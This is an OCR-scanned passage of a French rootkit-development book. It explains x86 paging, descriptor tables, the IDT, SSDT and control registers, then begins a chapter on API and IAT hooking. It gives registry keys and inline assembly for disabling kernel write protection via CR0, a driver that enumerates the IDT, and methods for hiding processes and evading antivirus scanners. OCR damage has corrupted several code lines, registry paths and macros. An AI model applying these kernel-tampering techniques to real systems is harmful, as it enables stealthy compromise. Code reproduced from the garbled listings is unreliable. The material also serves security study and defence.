■ Les 12 premiers bits (de poids faible) de l'adresse virtuelle servent ensuite d'offset dans la page pour localiser l'adresse contenant les données voulues. L'offset peut atteindre 4 096 octets.

Comme vous avez pu le constater, la traduction d'une adresse virtuelle en adresse physique est complexe et nécessite à chaque étape qu'un élément d'information soit recherché dans une table. Toutes ces données pourraient être modifiées ou utilisées par un rootkit.

Les entrées du répertoire de pages

Comme nous l'avons dit précédemment, le registre `CR3` renvoie vers l'adresse de base du répertoire de pages mémoire, et ce répertoire est un tableau de 1 024 entrées, ou PDE *(Page Directory Entry*), dont la structure est illustrée à la Figure 3.6. Lors de la lecture d'une entrée, le bit U (bit 2) est vérifié. S'il est à 0, cela signifie que la table de pages en question est réservée au noyau.

Le bit W (bit 1) est aussi contrôlé. S'il est à 0, la mémoire est en lecture seule (par opposition à lecture/écriture). N'oubliez pas qu'une entrée du répertoire renvoie à une table entière, c'est-à-dire référençant plusieurs pages. La valeur des différents bits s'applique donc à un ensemble de pages.


Notez que le programme qui consulte le répertoire doit être exécuté dans l'anneau 0.

31 12	11 9	8	7	6	5	4	3	2	1	0
Adresse de base d'une table de pages		0	PS	0	A	PCD	PWT	U	W	P

Figure 3.6
Une entrée du répertoire de pages.

L'entrée d'une table de pages

L'entrée d'une table de pages (voir Figure 3.7) ne concerne qu'une seule page mémoire. Ici aussi, le bit U sera contrôlé et, s'il est à 0, la page n'est accessible que par un programme en noyau. Le bit W sert aussi à vérifier si l'accès doit être en lecture seule. Le bit P (bit 0) a également son importance. S'il est à 0, la page a été transférée sur disque, et, s'il est à 1, elle est résidente et disponible. Si la page est sur disque, le gestionnaire de mémoire doit d'abord la lire pour la replacer en mémoire vive.



31 12	11 9	8	7	6	5	4	3	2	1	0
Adresse de base d'une page		0	0S	D	A	PCD	PWT	U	W	P

Figure 3.7
Une entrée d'une table de pages[1].

Accès en lecture seule aux tables système[1]

Dans Windows XP et les versions au-delà, les pages mémoire contenant la table de distribution des services système, ou SSDT, et celle des descripteurs d'interruptions, ou IDT, sont marquées en lecture seule dans la table de pages. Si un attaquant souhaite modifier le contenu de ces pages, il doit d'abord les placer en lecture/écriture. Pour un rootkit, la meilleure façon de réaliser cela est d'utiliser la technique *CRO,* qui est décrite plus loin dans ce chapitre. Toutefois, si vous souhaitiez placer ces tables en écriture, vous pouvez le faire en modifiant le Registre.

1. Le format d'une entrée de table de pages peut différer selon le système d'exploitation.

Pour désactiver la configuration prévue, changez les clés suivantes (la première de ces deux clés n'existant pas après une installation XP initiale, vous devrez l'ajouter vous-même) et redémarrez le système[1] :

```
HKLM\SYSTEM\CurrentControlSet\Controi\Session   Manager\Memory   Management\
«>EnforceWriteProtection = 0
HKLM\SYSTEM\CurrentControlSet\Control\Session   Manager\Memory   Management\
'«■DisablePagingExecutive = 1
```

Bien sûr, même si ces clés ne sont pas changées, elles ne constituent pas une protection contre les rootkits puisqu'ils peuvent directement modifier les tables ou utiliser la technique CRÛ pour activer ou désactiver à la volée les restrictions d'accès.

Multiples processus et répertoires de pages

Théoriquement, un système d'exploitation pourrait, avec un seul répertoire de pages, gérer plusieurs processus, la protection de leur espace d'adressage et le fichier de mémoire paginée sur disque. Cependant, avec un seul répertoire de pages, il n'y aurait aussi qu'une table de référence de tables de pages pour la traduction des adresses virtuelles. Ceci signifierait que tous les processus auraient besoin de partager le même espace d'adressage. Sous Windows NT/2000/XP/2003, nous savons que chaque processus possède son propre espace.

L'adresse de départ de la plupart des fichiers exécutables est `0x00400000`. Comment plusieurs processus peuvent-ils employer la même adresse virtuelle sans qu'il y ait de collision en mémoire physique ? Justement grâce à l'emploi de plusieurs répertoires de pages.

Chaque processus actif sur le système emploie un répertoire de pages distinct référencé par une valeur unique dans le registre CR3. Ce qui signifie aussi que chacun d'entre eux bénéficie d'un mapping de mémoire virtuelle propre. Ainsi, deux processus peuvent accéder à une même adresse virtuelle `0x00400000` qui, une fois traduite, donnera deux adresses physiques distinctes. C'est aussi la raison pour laquelle un processus ne peut "voir" la mémoire d'un autre processus.

Toutefois, même si chaque processus possède sa table de pages unique, la mémoire au-dessus de `0x7FFFFFFF` est généralement mappée de manière identique pour tous les processus. Il s'agit de la plage réservée au noyau, et elle doit être cohérente indépendamment des processus exécutés.

1. Mes remerciements à Rob Beck pour cette information.

Il faut savoir que, même exécuté dans l'anneau 0, un processus possède un *contexte actif*. Ce contexte inclut l'état de la machine pour le processus (tels les registres sauvegardés), son environnement, son jeton de sécurité *(security token)*, ainsi que d'autres paramètres. Pour notre explication, l'élément important de ce contexte est le registre CR3, qui renvoie au répertoire de pages. Un développeur de rootkit peut tirer parti du fait que les modifications apportées aux tables de pages d'un processus influent non seulement sur le processus en mode utilisateur mais aussi sur le noyau à chaque fois que le processus se trouve en contexte, afin d'appliquer certaines techniques de furtivité avancées.

Processus et threads

Un développeur de rootkit doit comprendre que le mécanisme qui permet de gérer le code exécuté est le thread et non le processus. Le noyau de Windows planifie les processus en se fondant sur le nombre de threads et non sur celui des processus. Imaginez par exemple deux processus, un monothread et un autre avec neuf threads, et que le système attribue à chaque thread 10 % du temps processeur. Le processus monothread recevra 10 % du temps et l'autre processus en recevra 90 %. Cet exemple n'est pas réel, bien sûr, puisque d'autres facteurs, telle la priorité, sont aussi pris en compte lors de la planification d'exécution (*scheduling*). Toujours est-il que, en supposant que tous les autres facteurs soient identiques, la planification se fonde entièrement sur le nombre de threads et non sur celui des processus.

Qu'est-ce qu'un *processus* ? Sous Windows, un processus est un moyen simple de grouper des threads pour qu'ils puissent partager les éléments suivants :

B l'espace d'adresses virtuelles (c'est-à-dire la valeur utilisée pour CR3) ;

■ le jeton d'accès, dont le SID[1] ;

■ la table de handles pour les objets Win32 du noyau ;

H le contexte de travail (la mémoire physique que "possède" le processus).

1. Un thread peut avoir son propre jeton d'accès qui, s'il est présent, se substitue à celui du processus.

Les rootkits doivent travailler avec des threads et leurs structures, pour diverses raisons, dont la furtivité et l'injection de code. Plutôt que créer de nouveaux processus, ils doivent créer de nouveaux threads et les assigner à un processus existant. Il est rare qu'un nouveau processus soit créé.

Lors d'un changement de contexte vers un nouveau thread, l'état du thread précédent est mémorisé. Chaque thread possède sa propre pile de noyau sur laquelle est placé son état. Si le nouveau thread appartient à un autre processus, l'adresse du répertoire de pages du nouveau processus est chargée dans CR3. Elle peut être obtenue dans la structure `KPROCESS` du processus. Lorsque la pile de noyau du nouveau thread est identifiée, le nouveau contexte est lu de la pile et le thread peut commencer son exécution. Si un rootkit modifie les tables de pages du processus, les altérations s'appliqueront à tous les threads du processus car ceux-ci partagent tous la même valeur CR3.

Nous examinerons plus en détail le sujet des threads et des processus au Chapitre 7.

Les tables de descripteurs de mémoire

Certaines des tables que le processeur utilise peuvent contenir des descripteurs. Il y a plusieurs types de descripteurs et ils peuvent être insérés ou modifiés par un rootkit.

La table globale de descripteurs (GDT)

Un certain nombre d'astuces peuvent être implémentées par l'intermédiaire de la GDT. Celle-ci peut être utilisée pour mapper, ou mettre en correspondance, différentes plages d'adresses. Elle peut aussi servir à provoquer des commutations de tâches. L'adresse de base de la GDT peut être obtenue à l'aide de l'instruction `SGDT`, ou vous pouvez changer son emplacement avec l'instruction `LGDT`.

Les tables locales de descripteurs (LDT)

Une LDT permet à une tâche d'avoir un jeu de descripteurs uniques. Un bit appelé le *bit indicateur de table* peut servir à choisir entre la GDT ou la LDT lorsqu'un segment est spécifié. La LDT peut contenir les mêmes types de descripteurs que la GDT.

Les segments de code

Lors de l'accès au segment du code, le processeur utilise la valeur spécifiée dans le registre CS *(Code Segment)*. Un segment de code peut être indiqué dans la table des descripteurs. Tout programme, rootkit inclus, peut modifier le registre CS en provoquant un débranchement de type FAR : appel, saut ou retour, où la valeur de retour de CS sera prélevée du sommet de la pile[1]. Il est intéressant de noter que vous pouvez provoquer l'exécution de votre code simplement en mettant le bit R à 0 dans le descripteur.

Les portes d'appel (call gates)

Un type spécial de descripteur appelé porte d'appel *(call gâte*) peut être placé dans la LDT ou la GDT. Un programme peut exécuter un appel FAR avec le descripteur défini pour une porte d'appel. Lorsque l'appel se produit, un nouveau niveau d'anneau peut être spécifié. Cette technique pourrait être utilisée pour permettre à un programme en mode utilisateur d'effectuer un appel de fonction dans le mode noyau. Ce pourrait être une porte dérobée intéressante pour un rootkit. Le même mécanisme pourrait être utilisé avec un saut FAR, mais seulement lorsque la porte d'appel se trouve dans le même niveau de privilèges ou à un niveau inférieur que celui du processus exécutant le saut[1 2].

Lorsqu'une porte d'appel est utilisée, l'adresse est ignorée, seule la valeur indiquée dans le descripteur importe. La structure de données de la porte d'appel indique au processeur où le code de la fonction appelée réside. Les arguments peuvent éventuellement être lus de la pile. Par exemple, une porte d'appel peut être créée de manière que l'appelant place les arguments de commandes secrets sur la pile.

La table de descripteurs d'interruptions

Le registre de table de descripteurs d'interruptions, ou IDTR *(.Interrupt Descriptor Table Register),* contient l'adresse de base de l'IDT, la table des descripteurs d'interruptions. Cette table, qui sert à identifier les fonctions de traitement des interruptions, est très importante[3]. Les interruptions servent à une variété de fonctions de

1. L'instruction IRET peut aussi être utilisée.
2. L'exception serait un saut far vers un segment de code "conforme".
3. Pour que la gestion d'interruption se produise avec un processeur, le bit IF dans le registre EFLAGS du processeur doit être à 1.

bas niveau dans un ordinateur. Par exemple, lorsqu'une touche du clavier est pressée, une interruption est déclenchée.

L'IDT est implémentée en tant que tableau (*array)* de 256 entrées, une pour chaque interruption. Ceci signifie qu'il peut y avoir jusqu'à 256 interruptions pour un processeur. Sur une machine multiprocesseur, chaque processeur possède son propre registre IDTR et donc sa propre IDT. Un rootkit déployé sur un tel ordinateur devra en tenir compte.

Lorsqu'une interruption se produit, le numéro de l'interruption est obtenu à partir de l'instruction d'interruption ou du contrôleur d'interruption (ou PIC, *Programmable Interrupt Controller).* Dans les deux cas, l'IDT est utilisée pour identifier la fonction à appeler. Cette fonction est aussi appelée un *vecteur* ou une *routine de service d'interruption* (ou ISR*, Interrupt Service Routine).*

Lorsque le processeur opère dans le mode protégé, l'IDT est un tableau de 256 entrées de 8 octets chacune. Chaque entrée contient l'adresse de l'ISR et d'autres informations de sécurité.

Pour obtenir l'adresse de base de l'IDT en mémoire, il faut lire le registre IDTR avec l'instruction `SI DT` (*Store Interrupt Descriptor Table).* Vous pouvez aussi changer le contenu du registre avec l'instruction `LIDT` (*Load Interrupt Descriptor Table).* Davantage de détails concernant cette technique sont donnés au Chapitre 8.

Une astuce employée par les rootkits est de créer une nouvelle table d'interruptions qui peut être utilisée pour masquer les modifications apportées à la table d'interruptions originale. Ainsi, un scanner de virus pourra toujours vérifier l'intégrité de l'IDT originale, mais le rootkit en fera une copie qu'il pourra modifier sans être détecté et changera la valeur de P IDTR.

L'instruction `SIDT` stocke le contenu de l'IDTR dans le format suivant :

```
/* sidt retourne idt dans ce format */
typedef struct {
   unsigned short IDTLimit;
   unsigned short LowIDTbase;
   unsigned short HilDTbase;
} IDTINFO;
```

En utilisant les données fournies par l'instruction `SIDT`, un attaquant peut trouver la base de l'IDT et en copier le contenu.

Souvenez-vous que l'IDT peut avoir jusqu'à 256 entrées et que chaque entrée contient, entre autres données, un pointeur vers une routine de service d'interruption. Les entrées ont la structure suivante :

```
// Entrée dans l'IDT : parfois appelée //
"porte d'interruption" (interrupt gâte).

#pragma pack(1) typedef struct {
    unsigned short LowOffset;
    unsigned short selector;
    unsigned char unused_lo;
    unsigned char segment_type:4; //0x0E est une porte d'interruption unsigned
    char system_segment_flag: 1 ;
    unsigned char DPL:2; // Niveau de privilèges du descripteur (DPL) unsigned
    char P : 1 ;          // présent,
    unsigned short HiOffset;
} IDTENTRY;
#pragma pack()
```

Cette structure de données est utilisée pour localiser en mémoire la fonction responsable du traitement de l'interruption. Elle est parfois appelée une porte d'interruption *(interrupt gâte)*. Par son intermédiaire, un programme en mode utilisateur peut appeler une routine en mode noyau. Par exemple, l'interruption pour un appel système est ciblée à l'offset `0x2E` dans l'IDT.

Un appel système est traité dans le mode noyau, même s'il peut être initié à partir du mode utilisateur. Des portes d'interruption supplémentaires peuvent être insérées en tant que porte dérobée par un rootkit. Un rootkit peut également faire un hook des portes d'interruptions existantes.

Pour accéder à l'IDT, prenez exemple sur le code suivant :

```
#define MAKELONGfa, b)
((unsigned long) (((unsigned short) (a)) | ((unsigned long) ((unsigned short)
(b))) « 16))
```

Nous avons dit plus haut que le nombre maximal d'entrées d'une IDT est 256.

```
#define MAX IDT ENTRIES 0xFF
```

Dans notre exemple de rootkit, nous implémentons l'analyseur à l'intérieur de la routine `DriverEntry` :

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                       IN PUNICODE_STRING theRegistryPath )
{
     IDTINFO idt_info; // Cette structure est obtenue en //
                            appelant STORE IDT (sidt)
     IDTENTRY* idt_entries; // et ensuite ce pointeur est
                              // obtenu de idt_info.
     unsigned long count;
// Charge idt_info        asm sidt, idt_info
```

Nous utilisons les données retournées par l'instruction `SIDT` pour obtenir la base de l'IDT. Nous lisons ensuite chaque entrée dans une boucle puis envoyons certaines données en sortie de debug :

```
    idt_entries = (IDTENTRY*)
MAKELONG(idt_inf o.LowIDTbase,idt_info.HiIDTbase);
     for(count = 0;count <= MAX_IDT_ENTRIES;count++)
     {
           char _t[255];
           IDTENTRY *i = &idt_entries[count]; unsigned
           long addr = 0;
           addr = MAKELONG(i->LowOffset, i->HiOffset);

           _snprintf(_t,
                      253,
                   "Interrupt %d: ISR 0x%08X", count, addr);
           DbgPrint(_t);
     }
     return STATUS_SUCCESS;
}
```

Cet exemple de code illustre l'analyse de l'IDT. Aucune modification n'est apportée à la table. Toutefois, ce code pourrait facilement devenir la base de quelque chose de plus complexe.

Davantage de détails du travail avec les interruptions seront apportés dans les Chapitres 5 et 8.

D'autres types de portes (gates)

Au-delà des portes d'interruptions, l'IDT peut aussi contenir des portes de tâches *(task gates)* et des portes de déroutement *(trap gates).* Une porte de déroutement diffère d'une porte d'interruption par le seul fait qu'elle peut utiliser des interruptions

masquables alors qu'une porte d'interruption ne le peut pas. En revanche, une porte de tâche est une fonction relativement périmée du processeur. Elle peut être utilisée pour forcer un changement de tâche x86. Puisqu'elle n'est pas employée par Windows, nous ne donnerons pas d'exemple de son emploi.

Il ne faut pas confondre une *tâche* avec un *processus* sous Windows. Une tâche pour un processeur x86 est gérée par un segment de changement de tâche, ou TSS *(Task Switch Segment*), une fonctionnalité qui était utilisée à l'origine pour gérer les tâches au moyen du matériel. Linux, Windows et un grand nombre d'autres systèmes d'exploitation implémentent le changement de tâche au niveau logiciel et n'utilisent pas le mécanisme matériel sous-jacent.

La table de distribution des services système (SSDT)

La SSDT est utilisée pour rechercher la fonction de traitement d'un appel système. Ce mécanisme est implémenté dans le système d'exploitation et non dans le processeur. Un programme peut effectuer un appel système de deux façons : à l'aide de l'interruption 0x2E ou de l'instruction SYSENTER.

Sous Windows XP et au-delà, les programmes emploient généralement l'instruction alors que les plates-formes plus anciennes recouraient à l'interruption. Les deux méthodes diffèrent totalement bien qu'elles produisent le même résultat.

Un appel système provoque l'appel de la fonction KiSystemService dans le noyau. Cette fonction récupère le numéro de service système dans le registre EAX et localise le service dans la SSDT. KiSystemService copie aussi les arguments de l'appel depuis la pile du mode utilisateur vers la pile du mode noyau. Le registre EDX pointe vers les arguments. Certains rootkits viennent se greffer dans cette chaîne de traitement pour intercepter des données, modifier les arguments ou détourner l'appel système. Cette technique est couverte en détail au Chapitre 4.

Les registres de contrôle

Outre l'emploi des tables système, quelques registres spéciaux contrôlent certaines fonctionnalités importantes du processeur. Ces registres peuvent être utilisés par des rootkits.

Le registre de contrôle 0 (CR0)

Un registre de contrôle contient des bits qui influent sur le comportement du processeur. Une méthode connue permettant de désactiver la protection de la mémoire dans le noyau consiste à modifier un registre de contrôle appelé `CR0`.

Ce registre a été introduit à l'époque de l'humble processeur 286 et s'appelait auparavant le "mot de statut machine" *(machine status word)*. Il a été renommé *Control Register Zéro* ou, plus simplement, `CR0`, lors de l'introduction du 386. Ce n'est qu'avec la commercialisation du 486 que le bit WP de protection contre l'écriture a été ajouté au registre `CR0`. Ce bit contrôle si le processeur autorise ou non les accès en écriture aux pages marquées en lecture seule. Une fois mis à 0, ce bit désactive la protection mémoire. C'est une technique importante pour les rootkits de noyau qui visent la modification de structures de données du système d'exploitation.

Le code suivant illustre comment désactiver et réactiver la protection mémoire en utilisant la technique CRO :

```
// Déprotège la protection mémoire
_asm
{
     push eax
     mov  eax, CR0
     and  eax, 0FFFEFFFFh
     mov  CR0, eax
     pop  eax
}
//  Exécute  quelque  chose
// Reprotège la mémoire
_asm
{
     push eax
     mov  eax, CR0
     or   eax, NOT 0FFFEFFFFh
     mov  CR0, eax
     pop  eax
}
```

D'autres registres de contrôle

Il existe quatre registres de contrôle supplémentaires qui traitent d'autres fonctions pour le processeur. CRI reste inutilisé ou non documenté. CR2 sert lorsque le processeur opère en mode protégé. Il conserve la dernière adresse ayant provoqué une faute de page. CR3 contient l'adresse du répertoire de pages. CR4 a été introduit avec le Pentium (et les dernières versions du 486). Il se charge d'opérations spéciales, comme lors de l'activation du mode 8086 virtuel, c'est-à-dire lorsqu'un

ancien programme pour DOS est exécuté sous Windows NT. Lorsque ce mode est activé, le processeur déroute les instructions privilégiées comme `CLI`, `STI` et `INT`. Dans la plupart des cas, ces registres ne sont pas utiles aux rootkits.

Le registre EFLAGS

Le registre `EFLAGS` est également important. D'une part, il gère l'indicateur (ou fanion) de déroutement *(tmp flcig)*. Lorsque cet indicateur est à 1, le processeur opère en mode pas à pas. Un rootkit peut tirer parti de cette information pour savoir si un debugger est actif ou pour échapper à un scanner de virus. Il est possible de désactiver les interruptions en mettant l'indicateur d'interruption à 0 *(interrupt flag*). De plus, le bit de niveau de privilèges des E/S *(IOPLflag)* peut être utilisé pour modifier le système de protection par anneaux utilisé par la plupart des systèmes d'exploitation sur la plate-forme Intel.

Systèmes multiprocesseurs

Avec les systèmes multiprocesseurs — parfois appelés systèmes à multitraitement symétrique ou SMP *(Symmetric Multiprocessing System*) — et les systèmes avec hyperthreading, les développeurs de rootkits sont confrontés à certains problèmes, le principal étant celui de la synchronisation. Si vous avez déjà développé des applications multithreads, vous avez probablement déjà été amené à comprendre le concept de sécurité de thread et ce qui peut se produire si deux threads accèdent simultanément à un même objet de données. Sinon il suffit de savoir que, si deux opérations distinctes accèdent à un même objet, celui-ci sera corrompu.

Les systèmes multiprocesseurs s'apparentent en quelque sorte à des environnements multithreads car le code peut être exécuté en même temps sur plusieurs processeurs. Le Chapitre 7 traite de la synchronisation multiprocesseur.

La Figure 3.8 illustre l'architecture d'un système multiprocesseur. Vous pouvez voir que plusieurs processeurs se partagent une zone mémoire, un jeu de contrôleurs et un groupe de périphériques.

Il faut se souvenir de certains points à propos des systèmes multiprocesseurs :

H Chaque processeur possède sa propre table d'interruptions. En cas de hook de table d'interruption, il faut prévoir la technique pour tous les processeurs. Il ne s'appliquerait sinon qu'à un processeur. Ce peut être intentionnel si le rootkit n'a pas besoin d'un contrôle à 100 % des interruptions, mais c'est rare.




Figure 3.8
Une architecture de bus multiprocesseur.

- Un driver qui fonctionne correctement sur un seul processeur peut planter (provoquer l'écran bleu) sur un système multiprocesseur. Il faut inclure les systèmes multiprocesseurs dans un plan de test.
- La même fonction de driver peut être exécutée simultanément dans plusieurs contextes sur plusieurs processeurs. La seule façon d'obtenir un fonctionnement sécurisé est de recourir au verrouillage et à la synchronisation avec les ressources partagées.
- Les systèmes multiprocesseurs comprennent des routines interlock, spinlock et mutex. Ce sont des outils fournis par le système qui aident à synchroniser les accès aux données. La documentation du DDK donne des détails sur leur utilisation.
- Il ne faut pas implémenter des mécanismes de verrouillage personnalisés. Utilisez les outils déjà fournis par le système. Si vous devez absolument le faire, vous devez vous familiariser avec les *barrières mémoire* (`KeMemoryBarrier`, etc.) et le réordonnancement des instructions. Ces sujets sortent du cadre de ce livre.
- Le rootkit doit détecter le processeur qui exécute son code. Pour cela, il peut utiliser un appel de `KeGetCurrentProcessorNumber`. La fonction `KeGetActive- Processors` permet de déterminer le nombre de processeurs actifs dans le système.
- Il est possible de planifier l'exécution du code sur un processeur spécifique. Consultez la documentation du DDK à propos de `KeSetTargetProcessorDPC`.

Conclusion

Ce chapitre a introduit les mécanismes de niveau matériel qui fonctionnent en coulisse pour assurer la sécurité et la protection de la mémoire au niveau du système d'exploitation. Nous avons vu l'emploi de la table d'interruptions. Cette connaissance forme la base sur laquelle vous pourrez développer une compréhension plus profonde de la manipulation des ordinateurs. Etant donné que le matériel sous-tend l'implémentation des logiciels, tous les programmes sont susceptibles d'être manipulés au niveau matériel. Une compréhension dans le détail de ces concepts est un point de départ décisif pour acquérir de réelles compétences en matière de rootkits et de détournement logiciel.

4

L’art du hooking

Comment l’océan devient-il le roi de tous les fleuves ? En se plaçant plus bas qu 'eux ! Ainsi, il règne sur eux.

- Lao Tseu

La plupart des rootkits servent deux objectifs : assurer un accès continu au système cible et garantir la furtivité des opérations. Pour les atteindre, un rootkit doit modifier le chemin d’exécution du système d’exploitation ou s’en prendre directement aux données représentant des informations sur les processus, les drivers, les connexions réseau, etc. Le Chapitre 7 couvre la seconde approche. Ce chapitre-ci décrit comment changer le chemin d’exécution de fonctions importantes fournies par le système d’exploitation. Nous aborderons pour commencer de simples hooks en mode utilisateur dans un processus cible puis passerons à des hooks plus globaux de niveau noyau et terminerons par la présentation d’une méthode hybride. Ne perdez pas de vue que le but est d’intercepter le flux normal d’exécution et de modifier les informations retournées par les API de reporting du système d’exploitation.

Hooks de niveau utilisateur

Windows comprend trois sous-systèmes (Win32, POSIX et OS/2) dont dépendent la plupart des processus. Ces sous-systèmes s’accompagnent d’un ensemble d’API bien documenté. Par l’intermédiaire de ces API, un processus peut solliciter l’aide

du système d'exploitation. Etant donné que des programmes comme le Gestionnaires des tâches, l'Explorateur Windows et l'Editeur du registre s'appuient sur ces API, ce sont des cibles parfaites pour un rootkit.

Par exemple, imaginez qu'une application liste tous les fichiers d'un répertoire et accomplisse dessus une opération quelconque. Cette application peut s'exécuter dans l'espace utilisateur sous la forme d'un programme utilisateur ou d'un service. Supposez également qu'il s'agisse d'une application Win32, ce qui signifie qu'elle utilisera `Kernel32.dll`, `User32.dll`, `Gui32.dll` et `Advapi.dll` pour appeler des fonctions du noyau.

Sous Win32, pour lister tous les fichiers d'un répertoire, une application invoque en premier la fonction `FindFirstFile`, qui est exportée par la DLL `Kernel32.dll` et retourne un handle si tout se passe bien.

Ce handle est utilisé lors des appels successifs d'une autre fonction provenant de la même DLL, `FindNextFile`, pour parcourir tous les fichiers et sous-répertoires contenus dans le répertoire. Pour pouvoir utiliser ces deux fonctions, l'application charge `Kernel32. dll` au moment de l'exécution et copie leur adresse mémoire dans sa table d'importation, appelée IAT *{Import Address Table)*. Lorsque l'application invoque `FindNextFile`, le flux d'exécution dans le processus se débranche vers un emplacement de sa table IAT puis se poursuit à l'adresse de `FindNextFile` dans `Kernel32. dll`. Il en va de même pour `FindFirstFile`.

`FindNextFile` effectue ensuite un appel dans `Ntdll.dll`. Cette DLL charge dans le registre `EAX` le numéro du service système correspondant à une fonction du noyau équivalente à `FindNextFile`, à savoir `NtQueryDirectoryFile`. Elle charge aussi dans le registre `EDX` l'adresse des paramètres de `FindNextFile` dans l'espace utilisateur. Puis elle émet une instruction `INT 2E` ou `SYSENTER` pour provoquer un déroutement (*trap*) vers le noyau (ces déroutements sont couverts plus loin dans ce chapitre). Cette séquence d'appels est illustrée à la Ligure 4.1.

Etant donné que l'application charge `Kernel32.dll` dans son espace d'adressage privé entre les adresses `0x00010000` et `0X7FFE0000`, un rootkit peut directement remplacer n'importe quelle fonction dans `Kernel32.dll` ou dans la table IAT de l'application dès lors qu'il a accès à l'espace d'adressage du processus cible. Cette technique porte le nom de *hooking d'API.* Dans notre exemple, le rootkit pourrait remplacer `FindNextFile` par un code machine personnalisé afin d'empêcher le listage de certains fichiers ou de modifier les performances de `FindNextFile`.




Figure 4.1
Chemin d'exécution de FindNextFile.

Il pourrait aussi remplacer une entrée de la table IAT dans l'application cible pour la faire pointer vers la fonction du rootkit plutôt que celle de `Kernel32. dll.` Grâce au hooking d'API, vous pouvez, entre autres choses, dissimuler un processus, masquer un port réseau, rediriger des opérations d'écriture vers un autre fichier ou encore empêcher une application d'ouvrir un handle sur un processus particulier. En fait, ce que cette technique vous permet de faire dépend en grande partie de votre imagination.

Maintenant que vous comprenez la théorie de base du hooking d'API et ce que vous pouvez en faire, les trois prochaines sections examinent en détail l'implémentation d'un hook d'API dans un processus utilisateur. La première section explique comment fonctionne un hook d'IAT et la deuxième décrit ce qu'est un hook de fonction en ligne et comment il opère. La troisième aborde l'injection d'une DLL dans un processus utilisateur.

Hooking de la table IAT

Le plus simple des deux processus de hooking en mode utilisateur est le *hooking de la table IAT*. Lorsqu'une application utilise une fonction dans un autre fichier, elle doit importer l'adresse de cette fonction. La plupart des applications qui emploient l'API Win32 le font au moyen d'une table d'importation, comme évoqué précédemment. Chaque DLL utilisée par l'application est contenue dans l'image de l'application sur le système de fichiers, dans une structure appelée `IMAGE_IMPORT_DESCRIPTOR`. Cette structure contient le nom de la DLL dont les fonctions sont importées par l'application et deux pointeurs vers deux tableaux de structures `IMAGE_IMPORT_BY_NAME`. Chaque structure `IMAGE_IMPORT_BY_NAME` contient le nom d'une des fonctions importées.

Lorsque le système d'exploitation charge l'application en mémoire, il analyse les structures `IMAGE_IMPORT_DESCRIPTOR` et charge toutes les DLL requises dans l'espace mémoire de l'application. Après que les DLL ont été mappées en mémoire, il localise chaque fonction importée et remplace un des tableaux de structures `IMAGE_IMPORT_BY_NAME` par les adresses de ces fonctions (pour en savoir plus sur les structures du format PE de Windows, voyez l'article de Matt Pietrek[1]).

Une fois que la fonction de hooking du rootkit se trouve dans l'espace d'adressage de l'application cible, le rootkit peut analyser le format PE de l'application en mémoire et remplacer l'adresse de la fonction cible dans la table IAT par l'adresse de la fonction de hooking. Ensuite, lorsque la fonction d'origine est invoquée, le hook est exécuté à la place. La Figure 4.2 illustre le flux de contrôle avec une table d'importation hookée.

Nous verrons plus loin dans ce chapitre comment placer un rootkit dans l'espace d'adressage d'une application. Le code permettant de hooker l'IAT d'un exécutable donné est présenté à la section "Approche de hooking hybride" vers la fin du chapitre.

